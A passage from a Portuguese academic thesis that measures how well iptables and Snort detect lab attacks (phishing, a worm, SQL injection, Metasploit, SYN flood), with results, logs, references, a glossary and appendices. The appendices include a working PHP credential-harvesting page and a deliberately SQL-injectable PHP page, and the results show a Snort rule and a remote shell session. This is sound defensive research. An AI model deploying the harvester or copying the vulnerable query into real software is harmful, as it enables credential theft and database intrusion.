C3	O ataque aconteceu sem notificações em 100% dos testes.	
C4	Da mesma que em C3 e C4, o ataque aconteceu sem bloqueios ou notificações em 100% dos testes.	

Tabela 2 – Resultados dos testes do ataque “Fraude”.

Como pode ser visto pela **Figura 13**, os dados foram capturados com sucesso. Os campos “*email*” e “*pass*” da figura indicam que o email da vítima é “**danilogarca@phishing.com**” com a senha “**testedephishing123**”



```

lsd=AVre-ECV
display=
enable_profile_selector=
legacy_return=1
next=
profile_selector_ids=
trynum=1
timezone=-300
lgnrnd=090236_S0DI
lgnjs=1364572960
email=tcc_danilogarcia@phish.com
pass=testedephishing123
default_persistent=0
login=Log In
  
```

Figura 13 - Dados capturados e salvos no arquivo “log.txt”.

4.3. Teste do ataque “*Worm*” - *Malware*

Tipo de Ataque		Método de Ataque	
Worm		Malware	
C1	Em 100% dos casos obteve-se sucesso no ataque.		
C2	Em 100% dos casos o <i>iptables</i> não conseguiu bloquear os ataques.		
C3	Em 100% dos casos a ferramenta <i>Snort</i> detectou e bloqueou o worm.		
C4	Em 100% dos casos apesar do <i>iptables</i> não detectar o intruso, o <i>snort</i> obteve sucesso na detccção e bloqueio quando configurado para detecção baseado em assinatura (ataques conhecidos).		

Tabela 3 – Resultados dos testes do ataque “*Worm*”.

Através do tipo de configuração do *Snort* para notificação de assinaturas de ataques conhecidos (baseado em assinatura) a mensagem retornada segue como mostra a **Figura 14**.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"MISC OpenSSL
Worm traffic"; flow:to_server,established; content:"TERM=xterm";
nocase; classtype:web-application-attack;
reference:url,www.cert.org/advisories/CA-2002-27.html; sid:1887;
rev:2;)
```

Figura 14 – Alerta de worm detectado pelo Snort.

Dessa forma, o *snort* foi eficaz no bloqueio deste tipo de ataque para este tipo de *worm*.

4.4. Teste do ataque “Web” – *SQL Injection*

Tipo de Ataque		Método de Ataque
Web		<i>SQL Injection</i>
C1	Durante todos os testes em todas as máquinas, em 100% dos casos nenhuma configuração das ferramenta conseguiu prever ou bloquear este tipo de ataque.	
C2		
C3		
C4		

Tabela 4 – Resultados dos testes do ataque “Web”.

A **Figura 15** ilustra o resultado do ataque, retornando todos os dados correspondentes da tabela a qual se encontra no banco de dados. Quando o código concatenado foi injetado à URL a consulta original foi modificada tornando a expressão verdadeira para qualquer *ID* e retornando não só os valores do *ID* de valor 1, mas todos eles.




Figura 15 – Resultado do ataque SQLInjection.


4.5. Teste do ataque “Invasão” - *Metasploit*

Tipo de Ataque		Método de Ataque
Invasão		<i>Metasploit</i>
C1	A invasão aconteceu corretamemte em 100% das tentivas.	
C2	O firewall <i>iptables</i> não detectou anomalias e a invasão aconteceu corretamente em 100% dos casos.	
C3	Em 100% dos casos não detectou anomalias.	
C4	Da mesma que em C3 e C4 separadamente, o <i>iptables</i> e o <i>Snot</i> não detectaram problemas.	

Tabela 5 – Resultados dos testes do ataque “Invasão”.

O acesso ao shell¹⁰ é visualizado pela **Figura 16** a seguir. Mostrando que através do computador atacante é obtido acesso ao computador alvo.

¹⁰Um programa que recebe, interpreta e executa os comandos de usuário, aparecendo na tela como uma linha de comandos.



```

$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7a:12:14
          inet addr:192.168.0.21  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:1214/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2517 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1811 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:190164 (185.7 KB)  TX bytes:303849 (296.7 KB)
          Base address:0xd010 Memory:f0000000-f0020000

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7a:12:14
          inet addr:192.168.0.21  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:1214/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3700 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2429 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:817415 (798.2 KB)  TX bytes:367363 (358.7 KB)
          Base address:0xd010 Memory:f0000000-f0020000

```

Figura 16 – Resultado do ataque Metasploit, com acesso ao shell alvo.

4.6. Teste do ataque “DoS” – *Syn Flood*

Tipo de Ataque		Método de Ataque
DoS		<i>Syn Flood</i>
C1	Os 100 pacotes enviados foram recebidos pelo alvo, sobrecarregando-o.	
C2	Em média 61% dos pacotes enviados pelo atacante foram bloqueados, devido a pré configuração do firewall <i>iptables</i> .	
C3	O Snort identificou 100% dos pacotes recebidos pelo atacante.	
C4	Da mesma que em C3 e C4 separadamente, foi restringido a taxa de requisições SYN para 2 por segundo, descartando as outras requisições.	

Tabela 6 – Resultados dos testes do ataque “DoS”.

No **Apêndice C** encontra-se as configurações do *iptables* realizadas para este tipo ataque.

A **Figura 17** ilustra a partir da máquina atacante a quantidade de pacotes recebidos e perdidos durante o ataque.

```
ICMP Port Unreachable from ip=192.168.1.102 name=UNKNOWN
len=46 ip=192.168.1.102 ttl=64 DF id=0 sport=80 flags=SA seq=90 win=14600 rtt=0.9 ms
len=46 ip=192.168.1.102 ttl=64 DF id=0 sport=80 flags=SA seq=95 win=14600 rtt=0.8 ms
ICMP Port Unreachable from ip=192.168.1.102 name=UNKNOWN, the more you are able to hear

--- 192.168.1.102 hping statistic ---
100 packets transmitted, 39 packets received, 61% packet loss
round-trip min/avg/max = 0.6/0.9/1.2 ms
```

Figura 17 – Estatística do ataque DoS a partir do atacante.

Assim como a **Figura 18**, a qual mostra a partir do computador alvo a detecção pelo firewall dos pacotes recebidos.

```
Mar 8 15:06:53 fw-ids kernel: [18146.976832] IPTables-Dropped: IN=eth0 OUT= MAC=ff:ff:ff:ff:ff:ff:84:4b:f5:d5:c
2:a3:08:00 SRC=192.168.1.104 DST=192.168.1.255 LEN=78 TOS=0x00 PREC=0x00 TTL=128 ID=25316 PROTO=UDP SPT=137 DPT=
137 LEN=58
Mar 8 15:06:53 fw-ids kernel: [18147.727556] IPTables-Dropped: IN=eth0 OUT= MAC=ff:ff:ff:ff:ff:ff:84:4b:f5:d5:c
2:a3:08:00 SRC=192.168.1.104 DST=192.168.1.255 LEN=78 TOS=0x00 PREC=0x00 TTL=128 ID=25317 PROTO=UDP SPT=137 DPT=
137 LEN=58
Mar 8 15:06:54 fw-ids kernel: [18147.870682] IPTables-Dropped: IN=eth0 OUT= MAC=ff:ff:ff:ff:ff:ff:84:4b:f5:d5:c
2:a3:08:00 SRC=192.168.1.104 DST=192.168.1.255 LEN=164 TOS=0x00 PREC=0x00 TTL=128 ID=25318 PROTO=UDP SPT=17500 D
PT=17500 LEN=144
Mar 8 15:06:54 fw-ids kernel: [18148.477922] IPTables-Dropped: IN=eth0 OUT= MAC=ff:ff:ff:ff:ff:ff:84:4b:f5:d5:c
2:a3:08:00 SRC=192.168.1.104 DST=192.168.1.255 LEN=78 TOS=0x00 PREC=0x00 TTL=128 ID=25319 PROTO=UDP SPT=137 DPT=
137 LEN=58
Mar 8 15:07:24 fw-ids kernel: [18177.886785] IPTables-Dropped: IN=eth0 OUT= MAC=ff:ff:ff:ff:ff:ff:84:4b:f5:d5:c
2:a3:08:00 SRC=192.168.1.104 DST=192.168.1.255 LEN=164 TOS=0x00 PREC=0x00 TTL=128 ID=25320 PROTO=UDP SPT=17500 D
PT=17500 LEN=144
```

Figura 18 – Pacotes recebidos pelo atacante e bloqueados pelo firewall.

E pela **Figura 19** com o relatório do tráfego a partir do IDS.

```
=====
Run time for packet processing was 23.815041 seconds
Snort processed 168 packets.
Snort ran for 0 days 0 hours 0 minutes 23 seconds
Pkts/sec: 7
=====
Packet I/O Totals:
Received: 168
Analyzed: 168 (100.000%)
Dropped: 0 ( 0.000%)
Filtered: 0 ( 0.000%)
Outstanding: 0 ( 0.000%)
Injected: 0
=====
Breakdown by protocol (includes rebuilt packets):
Eth: 168 (100.000%)
VLAN: 0 ( 0.000%)
IP4: 163 ( 97.024%)
Frag: 0 ( 0.000%)
ICMP: 15 ( 8.929%)
UDP: 0 ( 0.000%)
TCP: 148 ( 88.095%)
```

Figura 19 – Pacotes recebidos detectados pelo IDS.

5. Considerações Finais

Primeiramente, com a pesquisa bibliográfica feita junto à fundamentação teórica, obteve-se uma grande quantidade de fontes, consolidando a área de pesquisa deste trabalho. Assim como as inúmeras opções de ferramentas *open source* disponíveis para uso, tanto para implementação da segurança quanto para invasão.

Em segundo lugar, as documentações encontradas dos softwares *open source* ajudaram de maneira crucial no desenvolvimento inicial do trabalho, possibilitando um maior entendimento e aprendizado sobre as técnicas de defesa e ataque utilizadas nas redes de computadores, bem como na construção do laboratório virtual.

Obteve-se um resultado positivo através dos testes, pois é possível observar que há uma grande quantidade de vulnerabilidades disponíveis nas redes de computadores, mas que em alguns casos podem ser solucionados através da implantação de camadas de segurança propostas, levando em consideração os prós e contras de cada técnica apresentada.

Para os testes do tipo *Port Scan* e *DoS* tanto o firewall assim como o sistema de detecção de intrusão mostraram-se eficazes, conseguindo bloquear e detectar este tipo de ataque. De forma análoga, os resultados obtidos através dos ataques do tipo *Worm* o snort obtiveram bons resultados apesar da falta de correspondência do firewall. Por outro lado, no caso dos ataques do tipo *Phishing*, *SQL Injection* e *Metasploit* outras formas de mitigação devem ser implantadas, tendo em vista que as três técnicas obtiveram sucesso de acesso ao alvo sem que houvesse a detecção de nenhuma das ferramentas.

Tornando-se por base o que já foi publicado em relação ao tema, espera-se que as conclusões possam servir de embasamento para pesquisas futuras, bem como delinearem uma nova abordagem sobre o tema em questão buscando novas técnicas e formas de prevenção.

Referências

ALLEN, L. **Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide**. 1. ed. Packt Publishing. 2012.

ALLEN, L.; HENRIYANTO, T.; ALI, S. **Kali Linux - Assuring Security by Penetration Testing**. 2. ed. Packt Publishing. 2014.

BEHROUZ, F. A. **Protocolo TCP/IP**. 3. ed. Porto Alegre: AMGH, 2010.

CASWELL, B. *et al.* **Snort 2: Sistema de detecção de intruso**. Rio de Janeiro, Alta books, 2003.

CAVALCANTE, G. **Detecção e recuperação de intrusão com uso de controle de versão**. 2010. 92 f. Tese (Programa de Pós-Graduação em Ciência da Computação) - Universidade Estadual de Campinas, UNICAMP, Campinas, 2010.

CERT.BR. **Estatísticas dos Incidentes Reportados ao CERT.br**. Disponível em: <<http://www.cert.br/stats/incidentes/>>. Acesso em: 28 abr. 2014.

CERT.BR. **Práticas de Segurança para Administradores de Redes Internet**. Disponível em: <<http://www.cert.br/docs/seg-adm-redes/seg-adm-redes.html#subsec4.12>>. Acesso em: 12 mai. 2014.

CHAPMAN, D. B.; AWICHY, E. D. **Building Internet Firewalls**. O'Reilly & Associates, Inc. 1995.

CHESWICK, W. R.; BELLOVIN, S. M. **Repelling the Wily Hacker**. Addison-Wesley. Abril, 1994.

CHRISTOPHER, R. **Port Scanning Techniques and the Defense Against Them**. Oct 5, 2001.

DAVIS, C. *et al.* **TCP/IP Tutorial and Technical Overview**. 8. ed. IBM, 2006.

DA COSTA, K. A. P.; PAPA, J. P. **Detecção de Anomalias em Redes de Computadores Utilizando Aprendizado de Máquina Baseado em Grafos e Algoritmos Evolucionistas**. Bauru, BR, 2003.

DEBAR, H. *et al.* **Towards a taxonomy of intrusion-detection systems**. Elsevier Science B. V., 1999.

DENNING, D. E. **An Intrusion-Detection Model**. *IEEE Transaction on Software Engineering*. V. 13, n.2, p. x-x, Feb. 1987.

DI PIETRO, R.; MANCINI, L.V. **Intrusion Detection Systems**. Springer, p. 66-89, 2008.

ENGEBRETSON, P. **The Basics of hacking and penetration testing**. Elsevier. 2011.

FOSTER, J. C. *et al.* **Buffer Overflow Attacks**. Syngress Publishing Inc, 2005.

HAZARI, S. / SYMANTEC. **Firewalls for beginners**. Disponível em: <<http://www.symantec.com/connect/articles/firewalls-beginners>>. Acesso em: 13 mai. 2014.

HPING. **Home**. Disponível em: <<http://www.hping.org/>>. Acesso em: 31 mai. 2014.

INTERNETNEWS. **Circle Tightens Around Online Credit Card Thief**. Janeiro 12, 2000.

KIZZA, J. M. **Guide to Computer Network Security**. New York, NY: Springer, 2005.

KRUEGEL, C.; VIGNA, G. **Anomaly detection of web-based attacks**. In.: 10th ACM conference on Computer and communications security. Proceedings, New York, NY, USA: ACM, p. 251-261, 2003.

KUROSE, J. F; ROSS, K. W. **Redes de computadores e a Internet: uma abordagem top-down**. 5. ed. São Paulo: Addison Wesley, 2010.

LEIDEN, C.; WILENSKY, M. **TCP/IP for dummies**. 6. ed. Wileu Publishing Inc., 2009.

MICROSOFT. **O que é um firewall?** Disponível em: <<http://windows.microsoft.com/pt-br/windows/what-is-firewall>>. Acesso em: 28 abr. 2014.

MICROSOFT. **Using an Intrusion Detection System (IDS)**. Msdn. Disponível em: <<http://msdn.microsoft.com/en-US/library/bb219265.aspx>>. Acesso em: 28 abr. 2014.

NAKAMURA, E. T.; GEUS, P. L. **Segurança de Redes em Ambientes Cooperativos**. 2. ed. São Paulo: Novatec, 2007.

NETFILTER. **Iptables man page**. Disponível em: <<http://ipset.netfilter.org/iptables.man.html>>. Acesso em: 14 mai. 2014.

NETO, U. **Dominando Linux Firewall Iptables**. Ciência Morderna. 2004

NORTHCUTT, S.; ZELTSER, L.; WINTERS, S.; FREDERICK, K. K.; RITCHEY, R. W.; VIEIRA, D. **Desvendando segurança em redes o guia definitivo para fortificação de perímetros de rede usando firewall, vpns, roteadores e sistemas de detecção de intrusão**. p. 2-10, 2002.

NOVELL. **Firewall Technologies**. Disponível em: <<http://www.novell.com/documentation/nbm37/?page=/documentation/nbm37/over/data/ae70nts.html>>. Acesso em: 13 mai. 2014.

NOVELL. **Visão Geral dos Recursos do Novell Border Manager**. Disponível em: <<https://www.novell.com/pt-br/documentation/bmee35/docui/#../brbmee35/nbplnptg/data/h2dcuq55.html>>. Acesso em: 10 jan. 2015.

POLLEI, R. P. **Debian 7: System Administration Best Practices**. 1. ed. Packt Publishing Ltd., 2013.

REHMAN, R. U. **Intrusion Detection with SNORT**. Prentice Hall, Pearson Education, Inc. 2003.

REUTERS. **Ex-trader Kerviel sentenced to 3 years on jail**. 2010.

SANS. **Intrusion detection evasion: How Attackers get past the burglar alarm**.

Disponível em: <<https://www.sans.org/reading-room/whitepapers/detection/intrusion-detection-evasion-attackers-burglar-alarm-1284>>. Acesso em: 28 abr. 2014.

SECUREWORKS. **Managed Intrusion Detection and Prevention**. Disponível em: <http://www.secureworks.com/it_security_services/managed_ids_ips>. Acesso em: 28 abr. 2014.

SEGINFO. **Sistemas de Detecção de Intrusões (IDS – Intrusion Detection Systems)**

usando unicamente softwares Open Source. Disponível em:

<<http://www.seginfo.com.br/sistemas-de-deteccao-de-intrusoes-ids-intrusion-detection-systems-usando-unicamente-softwares-open-source/>>. Acesso em: 12 mai. 2014.

SIEVER, E.; FIGGINS S.; LOVE R.; ROBBINS A. **Linux in a Nutshell**. 6. ed. O'Reilly Media, Inc. 2009.

SNORT. **Snort Documentation**. Disponível em: <<https://www.snort.org/documents>>. Acesso em: 10 jan. 2015.

TANENBAUM, A. S. **Redes de Computadores**. 4. ed. Rio de Janeiro: Elsevier, 2003.

ZHENG, H.; HOU, M.; WANG, Y. **An efficient hybrid clustering-pso algorithm for anomaly intrusion detection**. Journal of Software, vol.6, NO.12. Dec. 2011.

Glossário

Berkley Software Distribution (BSD)

Sistema operacional Unix desenvolvido pela universidade de Berkley.

Buffer Overflow

Estouro de dados escritos em um buffer, devido à checagem de limites insuficientes corrompem valores de dados no endereço de memória adjacente ao buffer alocado.

Cabeçalho

O cabeçalho contém instruções sobre os dados contidos pelo pacote.

Camada de Segurança

Neste trabalho, toda referência a camada de segurança deve ser entendida como a parte do sistema (softwares) que se preocupa com a segurança.

Common Gateway Interface (CGI)

Neste caso, ataques via script CGI que são pequenos programas que interpretam parâmetros e geram páginas depois de processá-los.

Covert Channels

Geralmente um tipo de ataque que cria a possibilidade de transferir objetos de informação entre processos que não deveriam ser autorizados a se comunicar pela política de segurança do computador.

Exploit

Um pedaço de software, dados ou sequência de comandos que tomam vantagem de um defeito, falha ou vulnerabilidade de algum software ou hardware de um computador.

Extranet

Uma rede de computadores que permite acesso externo controlado, para negócios específicos ou propósitos educacionais.

Fingerprint

É a análise feita em item de dados que identifica características padrões.

General Public License (GPLv2)

Licença com maior utilização por parte de projetos software livre, em sua segunda versão.

Interconectividade

Habilidade de dispositivos ou grupos se conectarem.

Internet Control Message Protocol (ICMP)

Protocolo integrante do protocolo IP, e utilizado para fornecer relatórios de erros à fonte original.

Internet Protocol (IP)

Protocolo de comunicação usado entre duas ou mais máquinas em rede para encaminhamento de dados.

Kernel

É o componente central do sistema operacional, responsável por fazer a interação entre o hardware e software.

Logs de Eventos

O processo de registro de eventos relevantes num sistema computacional.

Mantenedores

Aqueles que mantêm, sustentam e garantem o funcionamento.

Maximum Transmission Unit (MTU)

Refere-se ao tamanho do maior datagrama que uma camada de um protocolo de comunicação pode transmitir.

Open Source

São programas código aberto que devem garantir uma série de determinações.

Operation System (OS)

É um programa ou um conjunto de programas cuja função é gerenciar os recursos do sistema, fornecendo uma interface entre o computador e o usuário.

Protocolo

São regras que controlam e possibilita uma conexão, comunicação, transferência de dados entre dois sistemas computacionais.

Proxy

É um servidor intermediário que atende a requisições repassando os dados do cliente à frente.

Sockets

É um ponto final de um fluxo de comunicação entre processos através de uma rede de computadores.

Software Livre

São softwares cujos usuários têm liberdade de controle na execução, adaptação e processamento do mesmo da forma que desejar.

Sniffer

Uma ferramenta ou técnica capaz de interceptar e registrar o tráfego de dados em uma rede de computadores.

Spoofing

É o ato de mascarar (spoof). IP spoofing é um ataque que mascara pacotes IP utilizando endereços de remetentes falsificados.

Syslog

Syslog é um protocolo padrão criado pela IETF para a transmissão de mensagens de log em redes IP.

Traceroute

É uma ferramenta de diagnóstico que rastreia a rota de um pacote através de uma rede de computadores que utiliza os protocolos IP e o ICMP.

Transmission Control Protocol (TCP)

O TCP é um protocolo de nível da camada de transporte e é sobre o qual que se assentam a maioria das aplicações cibernéticas.

Unix

Um tipo de Sistema operacional.

Unix-like

Quando um Sistema é similar ao Unix.

Userspace

Um modo de execução em que um processador executa apenas instruções não privilegiadas.

User Datagram Protocol (UDP)

Um tipo de protocolo de nível da camada de transporte similar ao TCP, não orientado a conexão.

Varredura de Portas

Operação que localiza todas as portas de conexão disponíveis em um computador.

Virtual Private Network (VPN)

Uma VPN é uma conexão estabelecida sobre uma infraestrutura pública ou compartilhada, usando tecnologias de tunelamento e criptografia para manter seguros os dados trafegados.

Winpopup

É um programa de mensagens instantâneas para ser utilizado em uma rede local.

Worms

São programas autorreplicantes, semelhante a um vírus, projetado para tomar ações maliciosas após infestar um sistema.

Apêndice

Apêndice A – Configurações do tipo de ataque *Phishing*

Arquivo **login.php**.

```
<?php
header ('Location: http://www.facebook.com');
$handle = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

Apêndice B – Configurações do tipo de ataque *SQL Injection*

A seguir encontra-se a **Figura 20** com a configuração utilizada para tabela do banco de dados.

```
fwids@fw-ids: ~  
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda  
mysql>  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| sqlinjection |  
+-----+  
4 rows in set (0.02 sec)  
  
mysql> use sqlinjection  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_sqlinjection |  
+-----+  
| Users |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> SELECT * FROM Users;  
+----+-----+-----+  
| id | name  | password |  
+----+-----+-----+  
| 1  | admin | 1234    |  
| 2  | daniilo | 5678    |  
| 3  | joao  | qlw2    |  
+----+-----+-----+  
3 rows in set (0.00 sec)
```

Figura 20 - Configuração da tabela do banco de dados.

O código fonte da página (**pagina.php**) realizada no teste:

```
<?php
$conecta = mysql_connect("127.0.0.1", "danilo", "danilopass") or print (mysql_error());
print "Conexão OK!";
mysql_select_db("sqlinjection", $conecta) or print(mysql_error());
print "Selecao OK!";
$sql = "SELECT * FROM Users WHERE id=".$_GET[id];
$result = mysql_query($sql, $conecta);
while ($consulta = mysql_fetch_assoc($result)) {
print_r($consulta);
}
mysql_free_result($result);
mysql_close($conecta);
?>
```

Apêndice C – Configurações utilizadas pelo firewall Iptables

Pré-configuração das regras do firewall iptables para o ataque *Port Scan*

```
# iptables -A INPUT -p tcp -i eth0 -m state --state NEW -m recent --set

# iptables -A INPUT -p tcp -i eth0 -m state --state NEW -m recent --update --seconds 30

--hitcount 10 -j DROP

# iptables -A FORWARD -p tcp -i eth0 -m state --state NEW -m recent --set

# iptables -A FORWARD -p tcp -i eth0 -m state --state NEW -m recent --update --seconds 30

--hitcount 10 -j DROP:
```

Pré-configuração das regras do firewall iptables para o ataque *DoS*

```
# iptables -N LOGGING

# iptables -A INPUT -j LOGGING

# iptables -A LOGGING -m limit --limit 2/min -j LOG --log-prefix "IPTables-Dropped: "

# iptables -A INPUT -p tcp --syn -m limit --limit 2/s -j ACCEPT

# iptables -A INPUT -p tcp --syn -j REJECT
```